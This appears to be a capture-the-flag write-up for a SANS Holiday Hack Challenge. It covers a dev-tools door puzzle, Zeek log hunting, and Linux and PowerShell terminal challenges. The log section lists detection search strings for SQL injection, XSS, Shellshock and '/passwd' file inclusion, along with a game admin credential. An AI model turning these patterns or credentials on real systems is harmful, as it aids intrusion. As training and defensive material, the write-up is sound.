        File.open("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf", "wb") { |f| f.write
decrypted}
    end

    seed += 1
    if seed == 1575666000
        break
    end

end
```

Spencer Alessi

11) Open the Sleigh Shop Door

Difficulty: 5 / 5 Trees

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny? For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

Answer
The Tooth Fairy

Hint
Browser Development Tools:
Lynx Dev Tools
Firefox Dev Tools
Safari Dev Tools
Curl Dev Tools
Chrome Dev Tools

Solution
Open chrome dev tools or inspect the sleigh door. You will notice an href with the url https://sleighworkshopdoor.elfu.org/

Open that page in your browser and you see a set of locks you need codes for to open

1. **You don't need a clever riddle to open the console and scroll a little.**
    a. **Answer**: 9WVL7B65
    b. **Solution**: Open dev tools, look at the console, first code is there

2. **Some codes are hard to spy, perhaps they'll show up on pulp with dye?**
    a. **Answer**: TOSBX56Z
    b. **Solution**: Attempt to “print” the page and when you pull up the print preview you will see the code next to the 2nd lock

3. **This code is still unknown; it was fetched but never shown.**
    a. **Answer**: XVNKOXMF
    b. **Solution**:Open dev tools, click Network tab, then click XHR button. Now refresh the page. Could should be the only item showing

4. **Where might we keep the things we forage? Yes, of course: Local barrels!**

a. **Answer**: X38VQZSI
b. **Solution**: In dev tools, go to local storage, click on the sleigh workshop link, code is right there

5. **Did you notice the code in the title? It may very well prove vital.**
    a. **Answer**: ZQGXP0QG
    b. **Solution**: Go to network, click on sleigh workshop, click response, look at the title of the page, code is there

6. **In order for this hologram to be effective, it may be necessary to increase your perspective.**
    a. **Answer**: UXFLFL33
    b. **Solution**: Right click on the colored box, inspect, look at the css properties, change perspective from 150px to 15000px and you will see the entire code

7. **The font you're seeing is pretty slick, but this lock's code was my first pick.**
    a. **Answer**: I1FZBNZU
    b. **Solution**: Right click inspect the riddle, go to font-family, code is shown there

8. **In the event that the .eggs go bad, you must figure out who will be sad.**
    a. **Anwer**: VERONICA
    b. **Solution**: Right click on .eggs, inspect. On the right side click Event Listeners. Click the triangle drop down on Spoil, Click again on the next triangle. Next to handler is the name Veronica, which is the code


9. **This next code will be unredacted, but only when all the chakras are :active.**
    a. **Answer**: 85E2DZ0C
    b. **Solution 1**: Right click on the word next, inspect, click the tripple dot to the left of the span, click force state :active and you will see part of the code. Do that for the other spans
    c. **Solution 2**: Open dev tools go to sources, css, styles, click on the stylesheet. Search for chakra, scroll down and you will see the hidden code

10. **Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.**
    a. **Answer**: KD29XJ37

    b. **Solution**: Right click inspect the lock. Move the button out of the cover div. Delete the cover to reveal the code on the circuit board. Entering the code gives you errors in the console. Search the elements tab for macaroni and you see a data code. Copy that div tag into the c10 lock div and you will see more errors in

the console. You need to add all the div tags that have data-code in them. You can also find them by openeing the Sources tab and going to css, styles, stylesheet and searching for component. Those are the components you need to add
KD29XJ37 is the code.

The villian is The Tooth Fairy is what is written on the piece of paper. Enter **The Tooth Fairy** into the answer box for objective #11 and click submit to complete the objective!



12) Filter Out Poisoned Sources of Weather Data

Difficulty: 4 / 5 Trees

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

Answer

Route Calculation Success! RID:0807198508261964

0.216.249.31,10.155.246.29,106.132.195.153,111.81.145.191,118.196.230.170,121.7.186.163,129.121.121.48,13.39.153.254,135.203.243.43,135.32.99.116,173.37.160.150,186.28.46.179,190.245.228.38,2.230.60.70,2.240.116.254,225.191.220.138,238.143.78.114,249.34.9.16,27.88.56.114,34.129.179.28,42.103.246.250,45.239.232.245,68.115.251.76,75.73.228.192,81.14.204.154,150.50.77.238,254.140.181.172,33.132.98.193,84.185.44.166,56.5.47.137,19.235.69.221,69.221.145.150,42.191.112.181,48.66.193.176,49.161.8.58,84.147.231.129,44.74.106.131,106.93.213.219,61.110.82.125,65.153.114.120,123.127.233.97,95.166.116.45,80.244.147.207,168.66.108.62,200.75.228.240,31.254.228.4,220.132.33.81,83.0.8.119,150.45.133.97,229.229.189.246,227.110.45.126,102.143.16.184,230.246.50.221,131.186.145.73,253.182.102.55,229.133.163.235,23.49.177.78,223.149.180.133,187.178.169.123,116.116.98.205,9.206.212.33,28.169.41.122,42.103.246.130,34.155.174.167,104.179.109.113,66.116.147.181,140.60.154.239,50.154.111.0,92.213.148.0,31.116.232.143,126.102.12.53,187.152.203.243,37.216.249.50,250.22.86.40,231.179.108.238,103.235.93.133,253.65.40.39,142.128.135.10,118.26.57.38,42.127.244.30,217.132.156.225,252.122.243.212,22.34.153.164,44.164.136.41,203.68.29.5,97.220.93.190,158.171.84.209,226.102.56.13,185.19.7.133,87.195.80.126,148.146.134.52,53.160.218.44,249.237.77.152,10.122.158.57,226.240.188.154,29.0.183.220,42.16.149.112,249.90.116.138

Hint

JQ: Parsing Zeek JSON Logs with JQ

Solution

My approach to this was to use Powershell and JQ initially and then parse out smaller files and load them up in Notepad++ for further investigation.

```
Get-Content .\http.log | jq | select -first 33
```

To find the login credentials to the SRF use this query

```
Get-Content .\http.log | .\jq-win64.exe | select-string 'readme'
```

admin 924158F9522B3744F5FCD4D10FAC4356

To find SQLI run this query

```
Get-Content .\http.log | .\jq-win64.exe | select-string 'union'
-Context 13
```

To find XSS run this query

```
Get-Content .\http.log | .\jq-win64.exe | select-string '<script>'
-Context 13
```

To find Shell Shock run this query

```
Get-Content .\http.log | .\jq-win64.exe | select-string '/usr'
-Context 13
Get-Content .\http.log | .\jq-win64.exe | select-string '/bin'
-Context 13
```

To find LFI run this query

```
Get-Content .\http.log | .\jq-win64.exe | select-string '/passwd'
-Context 13
```

To find malicious user agents I took the IP from each of the known malicious attacks and looked at their user agent strings. Then searched by those user agent strings to find additional IPs to block. This is done nicely in Notepad++ because of the nice regex searching and the search display window.

Spencer Alessi

Challenges

Linux $PATH

This challenge is given by SugarPlum Mary in Hermey Hall. To locate SP Mary, follow the path due west from the center of the quad.

Solving this challenge unlock two hints for #4 Windows Log Analysis: Determine Attacker Technique. Be sure to talk to SugarPlum Mary after you complete this challenge to pick up the hint.

Hints Unlocked
Hint 1 - Sysmon: Sysmon By Carlos Perez
Hint 2 - Event Query Language: EQL Threat Hunting

Challenge
Get a file listing.

Here is what SugarPlum Mary says:
Oh me oh my - I need some help! I need to review some files in my Linux terminal, but I can't get a file listing. I know the command is ls, but it's really acting up. Do you think you could help me out? As you work on this, think about these questions:

1. *Do the words in green have special significance?*
2. *How can I find a file with a specific name?*
3. *What happens if there are multiple executables with the same name in my $PATH?*

Answer
Type `/bin/ls` then press enter

Hint
The first time you talk to SugarPlum Mary you will unlock the following hint, called Linux Path.*Green words matter, files must be found, and the terminal's $PATH matters.*

When you open the terminal you are greeted with a message and another hint.

```
I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...

which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!

Get a listing (ls) of your current directory.
elf@b98933861cbb:~$
```

Solution

Open the terminal

Type: `locate ls | head` then press enter


```
elf@1d89ec1933b0:~$ locate ls | head
locate: warning: database '/var/cache/locate/locatedb' is more than 8 days old (actual age is 32.0
 days)
/bin/false
/bin/ls
/bin/lsblk
/etc/cron.daily/bsdmainutils
/etc/default/bsdmainutils
/etc/shells
/lib/x86_64-linux-gnu/libsmartcols.so.1
/lib/x86_64-linux-gnu/libsmartcols.so.1.1.0
/lib/x86_64-linux-gnu/security/pam_shells.so
/usr/bin/locate.findutils
elf@1d89ec1933b0:~$
```

The second line says `/bin/ls` so let's try that

Run `/bin/ls` and bingo bango bongo! Challenge completed!

```
elf@1d89ec1933b0:~$ /bin/ls
' '   rejected-elfu-logos.txt
Loading, please wait......



You did it! Congratulations!

elf@1d89ec1933b0:~$
```

Hmm interesting...I wonder what rejected-elfu-logos.txt contains. Let's find out. Run `cat rejected-elfu-logos.txt`



Now exit the terminal and be sure to talk to SugarPlum Mary again for your hint!

Spencer Alessi

XMAS Cheer Laser

This challenge is given by Sparkle Redberry in the Laboratory in Hermey Hall. To locate Redberry, enter Hermey Hall and go west.

Solving this challenge unlock hints for objective #5 Network Log Analysis: Determine Compromised System. Be sure to talk to Sparkle Redberry after you complete this challenge to pick up the hint.

Hints Unlocked
RITA RITA's homepage

Challenge
Recalibrate the XMAS Cheer Laser.

I'm Sparkle Redberry and Imma chargin' my laser! Problem is: the settings are off. Do you know any PowerShell? It'd GREAT if you could hop in and recalibrate this thing.

It spreads holiday cheer across the Earth ... when it's working!

Answer

Refraction
```
(Invoke-WebRequest -Uri
http://localhost:1225/api/refraction?val=1.867).RawContent
```

Temperature
```
(Invoke-WebRequest -Uri
http://localhost:1225/api/temperature?val=-33.5).RawContent
```

Angle
```
(Invoke-WebRequest -Uri
http://localhost:1225/api/angle?val=65.5).RawContent
```

Gas mixture
```
(Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST
-Body "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9").RawContent
```


Then Toggle the laser on/off with
```
(Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
```

Spencer Alessi

Hint

PowerShell: [SANS' PowerShell Cheat Sheet]


Upon logging into the terminal you are greeted with this great MOTD and hints to solving this challenge.



Solution

Open the terminal.

After reading the MOTD you see that there is a hint at /home/callingcard.txt Run the command `Get-Content /home/callingcard.txt` to see what it says.



Looks like there might be a hint in the history! Let's run `history` and see what we see.

```
PS /home/elf> history

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a command I w…
  10 cat /home/callingcard.txt
  11 Get-Content /home/callingcard.txt
```

Hmm...looks like history ID 9 has more text that can be shown in this output. Let's find out what the entirety of that log entry is. Enter the command `(Get-History 9).CommandLine` then press enter and you will see the complete hint.

```
PS /home/elf> (Get-History 9).CommandLine
I have many name=value variables that I share to applications system wide. At a command I will rev
eal my secrets once you Get my Child Items.
PS /home/elf>
```

"I have many name-value variables that I share to applications system wide." Hmm..Let's get some situational awareness or context of where we are or what we are working with from a system perspective. Lets run `Get-ChildItem -Path Env:`

```
PS /home/elf> Get-ChildItem -Path Env:

Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       3e2fbb80eb26
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH                           /opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bin:/usr/s…
PSModuleAnalysisCachePath      /var/cache/microsoft/powershell/PSModuleAnalysisCache/ModuleAnaly…
PSModulePath                   /home/elf/.local/share/powershell/Modules:/usr/local/share/powers…
PWD                            /home/elf
RESOURCE_ID                    225b1cf1-d197-427d-96d7-ca6845ecc123
riddle                         Squeezed and compressed I am hidden away. Expand me from my priso…
SHELL                          /home/elf/elf
SHLVL                          1
TERM                           xterm
USER                           elf
userdomain                     laserterminal
USERDOMAIN                     laserterminal
username                       elf
USERNAME                       elf
```

Tada! Look at that. A name-value environment variable called riddle. Looks like another hint. Let's pull that variable using the command `$env:riddle`

```
PS /home/elf> $env:riddle
Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Re
curse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
```

"Squeezed and compressed," let's make sure we keep that in the back of our mind. I bet we are going to have to do something with a compressed file like a zip or something like that. The hint pretty much tells us what to do here, so lets run the command `Get-ChildItem /etc/ -Recurse | sort LastWriteTime`

```
    Directory: /etc/apt

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          1/10/20  3:46 PM        5662902 archive
```

Well that certainly returned a lot of stuff. But the last entry (the file that was last modified) is a file called `archive` in the `/etc/apt` folder. This looks to be a pretty large file, so I don't want to display the entire file. Let's try looking at the file with the command `Get-Content /etc/apt/archive | select -First 5`

```
PS /home/elf> Get-Content /etc/apt/archive | select -First 5
PK□□%_gO□|□eu□refraction/riddle%□M
B!□□й��V□z□G5□□    □@□□□?□T□□G4=□□□@□&□□I□"d4x�n��8��Wpt�%�□���4□.d�4���6�?�5
PK□□□  [seO□□.IgV□XW□refraction/runme.elf□}        X□m□□3-$i□□}0(□J(k□mFEZ,□□L□65%{T?□□/^K/
%±DDEj�s����ȩ���]���Kg��{9�}-soOO
                              □]□4x<J□Q□S□Ŷ□#□□□□□□¿□H5□^□□gG□5□□l□J□□□i□-
                                                                                +)□C□
□ž□□□K5□□%P□ú&□xB□□□t□□□□My
□i□□6□□6□□JZĭ□□f□□□□#k_G□],u`□□8□□q  +
                                  □□□R□O□□5□al~J□L7□□5□□□□□□□
                                                                                
                                                                                
?h□/,□,,4"6□,□f□□@k□Hs+□7□iΣ□□□□=□l*)□/Qnrvv~|□]□V□□[n+□9<8□5□FS□□O□□T□□@□□11
-□□□□□:j□□j□
```


We notice some plain text in this file: refraction/runme.elf. Well, since this file is called archive, maybe we need to un-archive it? Convenentially enough there is a cmdlet in PowerShell to do just that. Run the command `Expand-Archive -Path /etc/apt/archive`. This command will extract files from the archive file and place them in your current directory. Now let's go into the archive and see what we got. Run `cd archive` then `dir`.

```
PS /home/elf> cd archive
PS /home/elf/archive> dir


    Directory: /home/elf/archive

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          1/10/20  4:00 PM                refraction
```

Looks like there's another folder, lets cd into that one with `cd refraction` then run `dir`.

```
PS /home/elf/archive> cd refraction
PS /home/elf/archive/refraction> dir


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          11/7/19 11:57 AM            134 riddle
------          11/5/19  2:26 PM        5724384 runme.elf
```

Ok now we finally have something to work with. Looks like we have a file called `riddle`, I bet there is another hint in there to solve this challenge. There is also this `runme.elf file`. I wonder what that is. A quick google search tells us that a .elf file is some sort of executable file.



Well, let's try and run it with the command `./runme.elf`

```
PS /home/elf/archive/refraction> ./runme.elf
Program 'runme.elf' failed to run: No such file or directoryAt line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~~~.
At line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

Bah! No dice. No such file or directory?...Let's look at that file again with `dir runme.elf`

```
PS /home/elf/archive/refraction> dir runme.elf


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          11/5/19  2:26 PM        5724384 runme.elf
```

Ah, I see, the file is not executable just yet. But we are in PowerShell, how do we do that. Let's try this: `chmod +x ./runme.elf`

```
PS /home/elf/archive/refraction> chmod +x ./runme.elf
PS /home/elf/archive/refraction> dir runme.elf


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          11/5/19  2:26 PM        5724384 runme.elf
```

Doesn't look like the file changed at all but what the heck lets run the file anyways with `./runme.elf`

Eureka! Looks like we got our first answer!

```
PS /home/elf/archive/refraction> ./runme.elf
refraction?val=1.867
```

Now let's look at riddle by running `Get-Content riddle`.

```
PS /home/elf/archive/refraction> Get-Content riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:

25520151A320B5B0D21561F92C8F6224
```

Gah! It looks like yet another hint! So after you mull this hint over for a bit you will realize that they are telling you to search all directories for a file or folder that has an MD5 hash of `25520151A320B5B0D21561F92C8F6224`.

So in order to do that with PowerShell we will run this command
`Get-ChildItem -Path . -Recurse -Force -File | Get-FileHash -Algorithm MD5 | Where-Object Hash -eq '25520151A320B5B0D21561F92C8F6224' | Select Path`

```
PS /home/elf> Get-ChildItem -Path . -Recurse -Force -File | Get-FileHash -Algorithm MD5 | Where-Ob
ject Hash -eq '25520151A320B5B0D21561F92C8F6224' | Select Path

Path
----
/home/elf/depths/produce/thhy5hll.txt
```

Ok great, let's see what's in that file with `Get-Content /home/elf/depths/produce/thhy5hll.txt`

```
PS /home/elf> Get-Content /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Finding
me will give you the most strength but doing so will require Piping all the FullName's to Sort Len
gth.
```

Yay another answer! That makes 2 out of 4 so far. Notice we also see another hint. Let's follow it. Run `Get-ChildItem ./depths/ -rec | select -Expand FullName | sort length`

Ok so the last entry is, essentially, the file with the longest path. Let's open it and see what we see. Run the command
`Get-Content /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.txt`

```
PS /home/elf> Get-Content /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/un
known/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/there
fore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/
rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dr
opped/fox/0jhj5xz6.txt
Get process information to include Username identification. Stop Process to show me you're skilled
 and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
```

Another hint. This time it's pretty obvious what we need to do. Lets run `Get-Process -IncludeUserName`

```
PS /home/elf> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                       ProcessName
     -----   ------      -- --------                       -----------
     26.75     1.07       6 root                           CheerLaserServi
    137.74     9.30      31 elf                            elf
      3.48     0.02       1 root                           init
      0.81     0.00      24 bushy                          sleep
      0.81     0.00      26 alabaster                      sleep
      0.78     0.00      28 holly                          sleep
      0.75     0.00      29 minty                          sleep
      3.39     0.00      30 root                           su
```

Now we need to kill the processes for each of the users in the hint. Let's make sure we kill the process in the order the hint describes. To do that run the following commands

```
Stop-Process 24
Stop-Process 26
Stop-Process 29
Stop-Process 28
```

Run `Get-Process -IncludeUserName` again and we see that the processes for those users are now gone.

```
PS /home/elf> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
     27.10     1.21       6 root                          CheerLaserServi
    138.55     9.44      31 elf                           elf
      3.48     0.02       1 root                          init
      3.39     0.00      30 root                          su
```

Now let's run `Get-Content /shall/see`

```
PS /home/elf> Get-Content /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will
be in the Properties of the lonely unique event Id.
```

